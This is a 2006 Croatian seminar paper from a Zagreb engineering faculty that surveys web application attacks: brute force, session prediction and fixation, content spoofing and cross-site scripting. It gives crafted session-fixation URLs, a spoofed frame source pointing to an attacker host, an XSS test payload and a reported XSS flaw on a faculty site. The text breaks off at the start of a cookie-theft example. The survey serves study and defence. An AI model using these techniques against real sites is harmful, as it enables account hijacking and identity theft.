SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA
ZAVOD ZA ELEKTRONIKU, MIKROELEKTRONIKU, RAČUNALNE I INTELIGENTNE SUSTAVE

SIGURNOST WEB APLIKACIJA

Mario Kozina

SEMINARSKI RAD

Zagreb, 2006.

Sadržaj

1. Uvod

U današnje vrijeme Web aplikacije su dominantna i najsofisticiranija tehnologija korištena u različitim poslovima na Internetu. Njihovo ubrzano širenje je polučeno uslugama koje omogućuju korisnicima razmjenu i izmjenu informacija neovisno o platformi kroz infrastrukturu Interneta. Primjeri Web aplikacija su pretraživači, Web-mail aplikacije, aplikacije za kupnju i različiti portali. Web aplikacije se najčešće sastoje od programskog koda koji se nalazi i izvršava na poslužiteljskoj strani, te su u interakciji sa bazama podataka i ostalim izvorima dinamičkog sadržaja. Upravo zbog njihove raširenosti, Web aplikacije su postale sigurnosne kritične točke u komunikaciji između klijenta i poslužitelja.

Sama priroda Web aplikacija da imaju mogućnost procesiranja, uspoređivanja i širenja informacija preko Interneta, razotkriva Web aplikacije na dva osnovna načina. Prvi i najočitiji je da su one uglavnom javno dostupne, čime se onemogućuje princip sigurnosti kroz zamračivanje (engl. *security through obscurity*) te se javlja zahtjev za potpunijim pisanjem koda prilikom razvoja same aplikacije. Drugi i kritičniji je, da one procesiraju podatke dobivene preko HTTP zahtjeva, koji kao protokol omogućuje pregršt kodirajućih i enkapsulacijskih napadačkih tehnika.

Većina razvojnih okruženja Web aplikacija daju na korištenje podatkovne elemente programeru pritom izostavljajući pojedinosti o načinu na koji se ti podatkovni elementi interpretiraju, odnosno ne provjeravaju smisao unesenih podataka (engl. *validation and sanity checking*). Upravo iz razloga što su ta okruženja široka i nude mnoge forme programskog sadržaja, provjera unosa (engl. *input validation*) i smisla je ključ sigurnosti Web aplikacija. To uključuje identificiranje, ograničavanje i prisiljavanje dobro poznatih domena za bilo koju vrstu korisničkih podataka, ali i dostatno razumijevanje različitih vrsta izvora podataka kako bi se odredilo koji je podatak definiran od strane korisnika.

Identificiranje ranjivosti Web aplikacija omogućava potencijalnom napadaču korištenje različitih napadačkih tehnika. Ove tehnike se također nazivaju i klasom napada. Mnoge imaju prepoznatljiva imena, poput prelijevanja memorijskog spremnika (engl. *Buffer Overflow*), SQL ubrizgavanje (engl. *SQL injection*) i križno skriptiranje (engl. *Cross-site scripting*). Radi jednostavnosti i ustaljenosti termina u računarstvu, koristit će se engleski nazivi za klase napada.

Cilj ovog seminarskog rada je identificirati, kategorizirati i opisati već poznate klase napada koji predstavljaju prijetnje za Web aplikacije, te ponuditi adekvatnu protumjeru. Stoga će se u nastavku uvodnog dijela dati kratak pregled klasa napada koje su danas najzastupljenije. To su:

- Napadi vezani uz autentifikaciju
- Napadi vezani u autorizaciju
- Napadi na klijentsku stranu
- Napadi vezani uz izvršavanje naredbi
- Otkrivanje povjerljivih informacija
- Logički napadi

Tema drugog poglavlja su napadi vezani uz autentifikaciju. Napadi vezani uz autentifikaciju korisnika se dijele na napade korištenjem sile (engl. *Brute force*), napade koji su posljedica nedovoljne razine autentifikacije i napade koji su posljedica nedovoljne zaštite korisnikove lozinke.

Tema trećeg poglavlja su napadi vezani uz autorizaciju. Napadi vezani uz autorizaciju se dijele na napade vezane uz nagađanje vjerodajnog identifikacijskog broja (engl. *Credential/Session*

prediction), nedovoljnu autorizaciju, nedovoljna kontrola trajanja sjednice (engl. *Session expiration)* i fiksaciju sjednice (engl. *Session fixation*).

Tema četvrtog poglavlja su napadi na klijentsku stranu. Napadi na klijentsku stranu su ubacivanje nepostojećeg sadržaja (engl. *Content spoofing*) i izvršavanje napadačkog koda (engl. *Cross-site scripting*) u korisničkom Web pregledniku.

Tema petog poglavlja su napadi vezani uz izvršavanje naredbi. Napadi vezani uz izvršavanje naredbi se dijele na *Buffer overflow* napade, *Format string* napade *OS commanding, SQL injection, XPATH i LDAP injection.*

Tema šestog poglavlja je otkrivanje povjerljivih informacija. Otkrivanje povjerljivih informacija se dijeli na izlistavanje mapa, rasipanje informacija, otkrivanje prečaca do informacija i predviđanje lokacije resursa.

Tema sedmog poglavlja su logički napadi. Logički napadi su: zloupotreba funkcionalnosti, napadi temeljeni na uskraćivanju usluge (engl. *Denial of Service*) ili DoS napadi, napadi uzrokovani automatiziranim procesima i napadi koji narušavaju kontrolu procesa.

2. Napadi vezani za autentifikaciju

Autentifikacija, sa gledišta Web aplikacije, je proces kojim se provjerava identitet korisnika određene usluge Web aplikacije. Autentifikacija se provodi na temelju barem jednog od sljedeća tri mehanizma: "nečeg što imaš", "nečeg što znaš" i " onoga što jesi". Unutar ovog poglavlja objasnit će se napadačke tehnike kojima se zaobilazi i narušava autentifikacijski proces Web aplikacija.

2.1. *Brute force* napadi

Brute force napadi predstavljaju automatizirani proces koji se koristi metodom pogađanja i promašaja kako bi se otkrilo korisničko ime, lozinka, kriptografski ključ ili broj kreditne kartice. Ova vrsta napada je vrlo česta i relativno uspješna, pri čemu u obzir treba uzeti vrijeme trajanja napada koje može varirati od nekoliko minuta do nekoliko godina.

Mnoštvo današnjih sustava omogućava korisnicima korištenje jednostavnih lozinki ili kratkih kriptografskih ključeva. Korisnici najčešće odabiru lozinke koje su jednostavne za pamćenje i koje se često mogu naći u rječnicima. Kao posljedica takvog pristupa, potencijalni napadač može odabirom riječi iz rječnika stvoriti na tisuće netočnih upita kako bi otkrio važeću lozinku određenog korisnika. Ova vrsta napada postaje uspješna kada napadač pronađe lozinku određenog korisnika i pristupi njegovom korisničkom računu. Slična tehnika vrijedi i za sustave koji koriste kratke kriptografske ključeve; napadač umjesto korištenja riječi iz rječnika, koristi sve moguće vrijednosti ključa kako bi došao do točne vrijednosti korisničkog ključa.

U osnovi, postoje dvije vrste *Brute force* napada, normalni (uobičajni) i reverzni. Normalni *Brute force* napad koristi jedno korisničko ime i velik skup lozinki, dok reverzni *Brute force* napad koristi velik skup korisničkih imena i samo jednu lozinku. Reverzni *Brute force* napad se koristi u sustavima koji imaju na milijune korisničkih računa gdje su šanse da dva različita korisnika imaju istu lozinku velike.
Primjer *Brute force* alata je *Hydra,* paralizirajući Web-cracker. *Hydra* posjeduje rječnik u kojeg se mogu upisati riječi koje se najčešće koriste od strane korisnika, npr. Cola, Pepsi, Mercedes itd. Nakon što se specificira sadržaj rječnika, *Hydra-i* se zadaje put do tražene aplikacije, te započinje izvođenje *Brute force* napada za traženo korisničko ime. Uspješnost napada ovisi o veličini i sadržaju rječnika.

2.2. Nedovoljna razina autentifikacije

Nedovoljna razina autentifikacije nastupa kada Web aplikacija omogućava potencijalnom napadaču pristup osjetljivom sadržaju ili funkcionalnosti, a da se pritom napadač nije propisno autentificirao. Ograničavanje pristupa osjetljivom sadržaju je običajno za većinu Web aplikacija, dok je pristup funkcionalnosti običajan uglavnom za administratorske Web alate.

Kako bi se Web aplikacija zaštitila procesom autentifikacije, njeni resursi se najčešće štite skrivanjem lokacija, odnosno puta do njih (URL). Iako potencijalni napadač ne zna o kojima se točno resursima radi, on njima može direktno pristupiti korištenjem URL-a. Određeni URL se može otkriti korištenjem *Brute Force* alata kojima se pronalaze lokacije mapa i datoteka, poruka s greškama i administratorskih zapisa (engl. *logs*). Ove resurse je potrebno dodatno zaštititi dozvolama ili drugim metodama, kako se ne bi zloupotrijebili.

Primjer nedovoljne razine autentifikacije su Web aplikacije koje posjeduju administratorsku mapu */admin/* direktno unutar osnovne mape Web aplikacije (*root*). Iako ova mapa nije povezana (nema link) ni sa jednim dokumentom Web aplikacije koji se daje na raspolaganje korisniku, korisnik može direktno pristupiti mapi korištenjem Web preglednika i na taj način zaobići proces

autentifikacije. Najčešći uzrok nedovoljne razine autentifikacije je previd administratora koji smatra da pristup administratorskoj mapi nije moguć ukoliko ne postoji poveznica (link) na /*admin/* mapu, i pritom ne postavi dozvole pristupa /*admin/* mapi.

2.3. Nedovoljna zaštita korisnikove lozinke

Nedovoljnom zaštitom korisnikove lozinke se omogućava napadaču da ilegalno dobije, promijeni ili obnovi lozinku drugog korisnika.

Proces autentifikacije određene Web aplikacije zahtjeva od korisnika pamćenje lozinke ili određene fraze koja omogućava pristup korisničkom računu. Korisnik bi trebao biti jedina osoba koja točno zna lozinku. Kako vrijeme prolazi, korisnikova sposobnost pamćenja lozinke se smanjuje, pogotovo ako se uzme u obzir da korisnik ima desetak i više korisničkih računa za različite Web aplikacije. Ukoliko korisnik zaboravi lozinku, tada pristupa procesu za obnovu lozinke. Najčešći primjer procesa za obnovu lozinke je proces koji koristi princip "tajnog pitanja" (engl. *secret question*) koje korisnik definira prilikom registracije računa. Ukoliko korisnik zaboravi lozinku, odgovorom na "tajno pitanje" korisnik može obnoviti svoju lozinku . Još jedan primjer procesa za obnovu lozinke je specificiranje trika (engl. *hint*) koji pomaže korisniku da se prisjeti svoje lozinke. Drugi mehanizmi obnove zahtijevaju od korisnika osobne podatke kao što su e-mail, adresa, broj kartice, kako bi potvrdili svoj identitet.

Najveći problem procesa za obnovu je mogućnost prevare samog procesa od strane napadača. To se najčešće događa kada su informacije potrebne za provjeru korisničkog identiteta lako dostupne ili se daju naslutiti. Sustavi za obnovu se najčešće kompromitiraju korištenjem *brute force* napada, naslijeđenom ranjivošću sustava ili "tajnim pitanjima" koja se daju naslutiti.

Primjeri napada:

- Napadač pošalje zahtjev s određenim korisničkim imenom procesu za obnovu lozinke. Proces odgovori na njegov zahtjev s "tajnim pitanjem" tipa "U kojem mjestu si rođen?". Ukoliko napadač posjeduje *brute force* alat u čijem se rječniku zapisani svi gradovi u Hrvatskoj, postoji velika mogućnost da će ponuditi točan odgovor, odnosno prevariti proces za obnovu i saznati korisnikovu lozinku.
- Korisnik koristi trik kako bi upamtio svoju lozinku tipa "Ime+datum rođenja". Ukoliko napadač sazna o kojem se triku radi (trik je najčešće dostupan) može značajno smanjiti područje pretrage, odnosno smanjiti broj zapisa u rječniku *brute force* alata i povećati mogućnost uspješnog napada.

3. Napadi vezani za autorizaciju


Autorizacija, s gledišta Web aplikacija, je proces kojim se utvrđuje da li određeni korisnik, usluga ili aplikacija ima potrebna dopuštenja za izvođenje određene radnje. Većina Web aplikacija određenom korisniku daje na raspolaganje točno određene sadržaje i funkcionalnosti zaštićene određenom razinom ovlasti, dok su neki drugi sadržaji i funkcionalnosti zabranjeni istom korisniku. Unutar ovog dijela opisati će se napadačke tehnike koje omogućavaju napadaču povećanje njihovih privilegija i pristup zabranjenim resursima.

3.1. Nagađanje vjerodajnog identifikacijskog broja

Web aplikacije najčešće za izmjenu informacija s korisnicima koriste HTTP, koji spada u grupu protokola bez stanja (engl. *stateless*). To znači da će korisnik prilikom svakog posjeta Web aplikaciji biti viđen od strane poslužitelja kao da je prvi put pristupio aplikaciji. Drugim riječima, poslužitelj zaboravlja sve o korisniku nakon svakog korisnikovog zahtjeva, osim ako na neki način ne označi samog korisnika. To označavanje se provodi dodjeljivanjem vjerodajnog identifikacijskog broj, odnosno identifikacijskog broja sjednice (engl. *Session ID*). U današnjim Web preglednicima, tehnološki sinonim za vjerodajni identifikacijski broj je kolačić (engl. *Cookie*). Kolačić predstavlja znakovni niz koji se čuva u memoriji Web preglednika, a postavlja se od strane Web aplikacije. Kolačić ima svoj životni vijek kojim je točno određeno koliko vremena određeni korisnik može koristiti usluge Web aplikacije, a da se od njega ne zahtijevaju identifikacijski podaci.

Nagađanje vjerodajnog identifikacijskog broja je napadačka tehnika kojom se otima identitet drugog korisnika. Napadačeva namjera je saznati vjerodajni identifikacijski broj koji je dodijeljen određenom korisniku od strane određene Web aplikacije kako bi iskoristio korisnikove privilegije za kompromitirajuće radnje. Mnoštvo Web aplikacija je dizajnirano tako da bi se mogla provesti autentifikacija korisnika i omogućilo praćenje rada korisnika nakon uspostave veze korisnik-Web aplikacija. Da bi se ovo ostvarilo, korisnici moraju dokazati svoj identitet Web aplikaciji, najčešće upisivanjem vlastitog korisničkog imena i lozinke. Kako bi se spriječilo unošenje povjerljivih korisničkih podataka tokom svake sjednice, Web aplikacije generiraju jedinstveni vjerodajni identifikacijski broj pomoću kojeg se korisnik autentificira. Ako je napadač sposoban pretpostaviti ili naslutiti vjerodajni identifikacijski broj određenog korisnika, tada je moguća zloupotreba korisničkih privilegija i povreda autorizacije.

Primjer za ovu vrstu napada su Web aplikacije koje generiraju vjerodajni identifikacijski broj koristeći predvidljive i jednostavne algoritme, pogotovo u slučajevima gdje se trenutni vjerodajni identifikacijski broj generira jednostavno inkrementirajući prethodno generirani vjerodajni identifikacijski broj. Vjerodajni identifikacijski broj se najčešće pohranjuje unutar kolačića ili URL-a, a također ga je moguće pohraniti i unutar skrivenog polja (engl. *Hidden form*). Ako napadač odredi algoritam pomoću kojeg se generira vjerodajni identifikacijski broj, tada se napad može izvesti na način kao što je prikazano na slici 3.1:



Slika 3.1. Nagađanje Session ID-a

Slijed napada je sljedeći:

1) Napadač pristupi Web aplikaciji kako bi dobio trenutni vjerodajni identifikacijski broj. Web aplikacija mu vraća vjerodajni identifikacijski broj s vrijednošću *1000*.
2) Pošto napadač zna da se radi o inkrementirajućem algoritmu za generiranje vjerodajnog identifikacijskog broja, napadač jednostavno izračuna vrijednost sljedećeg vjerodajnog identifikacijskog broja (vrijednost *1001*).
3) Napadač izmjeni vrijednost vjerodajnog identifikacijskog broja unutar kolačića ili URL-a na vrijednost *1001* i upućuje zahtjeve Web aplikaciji sve dok se ne prijavi sljedeći korisnik. Nakon što se korisnik prijavi, napadač može korisiti njegove privilegije koristeći izračunati vjerodajni identifikacijski broj.

3.2. Nedovoljna autorizacija

Nedovoljnom autorizacijom, Web aplikacija omogućava napadaču pristup sadržaju ili funkcionalnosti koja bi inače trebala biti zaštićena višom razinom sigurnosti.

Nakon što se korisnik autentificira na Web aplikaciju to ne podrazumijeva posjedovanje prava za potpuni pristup cjelokupnom sadržaju i funkcionalnosti. Autorizacijski proces se provodi poslije procesa autentifikacije prisiljavajući korisnike, usluge ili aplikacije na ograničeno korištenje resursa. Autorizacijska prava se najčešće uređuju sigurnosnom politikom. U kontekstu Web aplikacija, resursi koje treba dodatno zaštiti su podaci isključivo namijenjeni administratoru Web aplikacije.

Primjer nedovoljne autorizacije su aplikacije koje su administratorske podatke skrivali u mapama s nazivima */admin/* ili */logs/*, kojima je mogao pristupiti bilo koji autentificirani korisnik i poduzeti neželjene radnje kao što su rekonfiguracija poslužitelja itd.

3.3. Nedovoljna kontrola trajanja korištenja sjednice

Nedovoljnom kontrolom trajanja korištenja sjednice, Web aplikacija omogućava napadaču korištenje starih vjerodajnih identifikacijskih brojeva (engl. *Session ID)* za autorizaciju.

Kao što je već rečeno u 3.1., Web aplikacije se služe HTTP *stateless* protokolom i zbog toga koriste vjerodajne identifikacijske brojeve kako bi identificirali korisnike od zahtjeva do zahtjeva. Kao posljedica, svaki vjerodajni identifikacijski broj mora biti tajno sačuvan kako bi se spriječio višekorisnički pristup istom korisničkom računu. Nedostatak kontrole trajanja sjednice, odnosno nedostatak kontrole životnog vijeka vjerodajnog identifikacijskog broja može povećati rizik od određenih vrsta napada. Na primjer, napadač može prisluškivati mrežu i preuzimati pakete koji sadrže vjerodajni identifikacijski broj, ili može koristi *Cross-site scripting* napad kako bi došao u posjed vjerodajnog identifikacijskg broja. Iako skraćivanje životnog vijeka vjerodajnog identifikacijskog broja ne može spriječiti upotrebu vjerodajnog identifikacijskog broja koji je nedavno ukraden, ono će spriječiti uzastopno i trajno korištenje pribavljenog vjerodajnog identifikacijskog broja. S druge strane, dugo trajanje vjerodajnog identifikacijskog broja povećava napadačevu šansu da sazna ili izračuna ispravni korisnički vjerodajnog identifikacijskog broja, ali smanjuje broj potrebnih korisničkih prijava na korisnički račun određene Web aplikacije.

Primjer nedovoljne kontrole trajanja sjednice je korištenje višekorisničke (engl. s*hared*) računalne okoline (Internet caffe, knjižnica itd.). Ukoliko se korisnik prikladno ne odjavi sa svog korisničkog računa (ne obavi *logout*), tada postoji mogućnost da će sljedeći korisnik računala moći, koristeći povratni (*back*) gumb, Web preglednika, pregledati sve stranice prethodno posjećene od strane prvog korisnika (žrtve).Također je moguće, pošto odjavom prvi korisnik nije prekinuo sjednicu, da drugi korisnik pregledavajući povijest (engl. *History*) posjećenih stranica dođe do određenih sadržaja za koje mu inače trebaju autentifikacijska ili autorizacijska prava.

3.4. Fiksacija sjednice

Fiksacijom sjednice napadač podvaljuje korisniku fiksni vjerodajni identifikacijski broj (engl. *Session ID)*, koji kasnije napadač koristi za autorizaciju.


Postoji mnoštvo napadačkih tehnika pomoću kojih se vjerodajni identifikacijski broj može fiksirati na neku eksplicitnu vrijednost. Najčešće tehnike su *Cross-site scripting* napadi i posebno prilagođeni HTTP zahtjevi. Cilj ove tehnike je, nakon što napadač postavi vjerodajni identifikacijski broj na neku fiksnu vrijednost, sačeka korisnika da se prijavi na tu predefiniranu sjednicu s podvaljenim vjerodajnmi identifikacijskim brojem. Nakon što se korisnik prijavi, napadač upotrebljava taj vjerodajni identifikacijski broj pridobiva korisnikov identitet i koristi njegove privilegije.

Bez aktivne zaštite protiv fiksacije sjednice, napad se može izvesti nad bilo kojom Web aplikacijom koja korisi vjerodajne identifikacijske brojeve kako bi identificirala korisnike. Takve Web aplikacije se najčešće oslanjaju na kolačiće , nešto manje koriste URL i skrivena polja. Nažalost, upravo Web aplikacije koje koriste kolačiće su najranjivije jer je većina današnjih napada usmjerena baš prema kolačićima.

Uobičajna fiksacija sjednice se sastoji od 3 sljedeće faze:

1. Postavljanje vjerodajnog identifikacijskog broja
   Napadač postavlja klopku za određenu Web aplikaciju kako bi pridobio njen vjerodajni identifikacijski broj, ili postavlja neki vlastito skrojeni vjerodajni identifikacijski broj (ovisi o sustavu aplikacije).
2. Fiksacija sjednice
   Napadač predstavlja klopku ili vlastiti skrojeni vjerodajni identifikacijski broj određenom korisniku, te ga uvjerava da ta sjednica potječe od same Web aplikacije.
3. Ulazak i korištenje sjednice
   Napadač čeka dok se korisnik ne ulogira na traženu Web aplikaciju. Kada to korisnik napravi, tada napadač posjeduje fiksirani vjerodajni identifikacijski broj kojima preuzima korisnička prava i identitet.

Pogledajmo sljedeći primjer koji prikazuje fiksaciju sjednice. Slika 3.2. prikazuje web poslužitelj *online.worldbank.com* na kojem je postavljena bankovna Web aplikacija usmjerena prema korisnicima.Identifikacijski brojevi se prosljeđuju korisnicima koristeći URL argument *sessionid.*



Slika 3.2. Fiksacija sjednice

U prvom koraku, napadač koji je također legitimni korisnik bankovnog sustava, se ulogira na poslužioca (1) i dobije *session ID* s vrijednošću 1234 (2). Nakon toga napadač pošalje posebno skrojeni hyperlink `http://online.worldbank.dom/login.jsp?sessionid=1234` korisniku, te pokušava namamiti korisnika da pritisne hyperlink (3). Korisnik pritišće hyperlink, koji otvara poslužiteljsku stranicu za ulogiravanje u korisnikovom Web pregledniku (4). Potrebno je naglasiti da je za prilikom prihvata zahtjeva `login.jsp?sessionid=1234`, Web aplikacija već otvorila sjednicu za danog korisnika i nova sjednica nije potrebna. Na kraju, korisnik upisuje svoje korisničko ime i lozinku (5) te ih prosljeđuje poslužitelju kako bi mu dodijelio pristup bankovnom računu. Ali, napadač također zna vjerodajni identifikacijski broj , te može pristupiti korisnikovom računu koristeći `account.jsp?sessionid=1234` (6). Kako je vjerodajni identifikacijski broj

već bila unaprijed fiksirana prije nego što se korisnik ulogirao, kažemo da se korisnik ulogirao u sjednicu postavljenu od napadača.

4. Napadi na klijentsku stranu

Napadi na klijentsku stranu su orijentirani prema korisnicima Web aplikacija. Kada korisnik posjeti određenu Web aplikaciju, uspostavlja se povjerenje između korisnika i poslužitelja, odnosno Web aplikacije. Korisnik očekuje od Web aplikacije da će mu ona dostaviti ispravan sadržaj i da se prilikom njegovog korištenja Web aplikacije neće dogoditi nikakav napad na njega. Mnoštvo napadačkih tehnika može ugroziti ovaj odnos, ali zbog opširnosti mi ćemo opisati samo dvije bitne tehnike: ubacivanje nepostojećeg sadržaja (engl. *content spoofing*) i izvršavanje napadačkog koda (engl. *Cross-site scripting*) u korisnikovom Web pregledniku.

4.1. Ubacivanje nepostojećeg sadržaja (engl. *Content spoofing*)

Ubacivanje nepostojećeg sadržaja je vrsta napada kojom napadač želi uvjeriti korisnika da je određeni sadržaj legitiman i da ne potječe s nekog vanjskog izvora.

Ova napadačka tehnika je najčešće usmjerena prema Web aplikacijama koje dinamički generiraju URL-ove prema svom HTML sadržaju. Pogledajmo sljedeći primjer:

Recimo da korisnik želi pristupiti nekoj Web aplikaciji putem sljedećeg URL-a: `http://www.fer.hr/page?frame_src=http://www.fer.hr/file.html`. Napadač može izmjenom sadržaja HTML dokumenta promijeniti izvor *frame_src* parametra u `frame_src=http://napad.hr/file.html` i umetnuti svoj sadržaj u `file.html`, te proslijediti skrojeni link korisniku bilo putem e-maila, IM-a (*instant messanger*) ili poslati link na forum. Korisnik posjećuje ovu stranicu, vidi domenu `http://www.fer.hr` u Web pregledniku i uvjeren je da je sadržaj koji promatra autentičan i s izvorne lokacije, a u biti sadržaj potječe s napadačevog izvora `http://napad.hr/file.html`.

Iz ovog primjera je vidljivo da je ugrožen povjerljiv odnos između korisnika i Web aplikacije.Ova napadačka tehnika se najčešće koristiti za stvaranje lažnih Web stranica za prijavu korisnika, gdje se na relativno jednostavan način može ukrasti korisnikov identitet.

4.2. Izvršavanje napadačkog koda (engl. *Cross-site scripting*)


Cross-site scripting (*XSS*) je napadačka tehnika koja prisiljava Web aplikaciju da proslijedi napadački izvršni kod korisniku, koji se zatim učitava u korisnikovom Web pregledniku i izvršava. Napadački kod je najčešće napisan korištenjem JavaScript skriptnog jezika, ali također i drugih programskih jezika koju su podržani od strane korisničkog Web preglednika: VBScript, ActiveX, Java i Flash.

Kada napadač uspije potaknuti korisnički Web preglednik na izvršavanje napadačkog koda, kod će se izvršavati unutar sigurnosne zone Web aplikacije. Koristeći ovu privilegiju, napadački kod će moći čitati, promijeniti ili prosljediti osjetljive podatke koji su dani na raspolaganje Web pregledniku. Na taj način, ova napadačka tehnika se može iskoristiti za krađu korisničkih računa (krađa kolačića), usmjeravanje Web preglednika na neke druge lokacije, ili prosljeđivanje štetnog sadržaja od strane Web aplikacije. Stoga, *Cross-site scripting* napadi također ugrožavaju povjerljivi odnos između korisnika i Web aplikacije.

Općenito, postoje dvije vrste *Cross-site scriptng* napada, neustrajni (engl. *non-persistent*) i ustrajni (engl. *Persistent*). Neustrajni napadi navode korisnika na posjećivanje posebno skrojenih linkova koji su povezani s štetnim kodom. Kada korisnik posjeti link, kod koji je pohranjen unutar URL-a će se izvršiti unutar korisničkog Web preglednika. Oprezniji korisnici mogu uviditi opasnost ako

unutar sadržaja link primijete skriptu, pa napadači najčešće konvertiraju kod koristeći Hex kodiranje kako bi prikrili trag skripti i zavarali korisnika. S druge strane, ustrajni napadi se događaju kada je određeni štetni kod pohranjen unutar same Web aplikaciji neko određeno vrijeme. Te aplikacije su najčešće portali, Web mail ili Web chat aplikacije. Pritom nije nužno da korisnik pritisne neki link, već je dovoljno da jednostavno pregleda sadržaj Web stranice koja sadrži štetni kod.

Primjer: OSL web (slika 4.1). Na službenoj stranici FER OSL-a je primijećena *Cross-site scripting* ranjivost. Općenito, da bi testirali pojedinu Web aplikaciju na *XSS ranjivost*, potrebno je ubaciti jednostavnu Javascript *alert* poruku `<script>alert(XSS)</script>` u dio Web aplikacije koji se može nanovo vidjeti (najčešće URL ili poruke unutar nekog foruma). Nakon što se postavi poruka, potrebno je pogledati da li će Web preglednik reagirati *pop-up* prozorom s porukom. Ako se prozor pojavi, to je znak da se skripta izvršila i da postoji *XSS* ranjivost.



Slika 4.1. XSS ranjivost

U našem slučaju, posljedica *XSS* napada je krađa *Cookie-a*. Koristeći sljedeći skrojeni link koji u sebi sadrži skriptu prikaže se *pop-up* prozor koji ispiše korisnički *Cookie:*

```
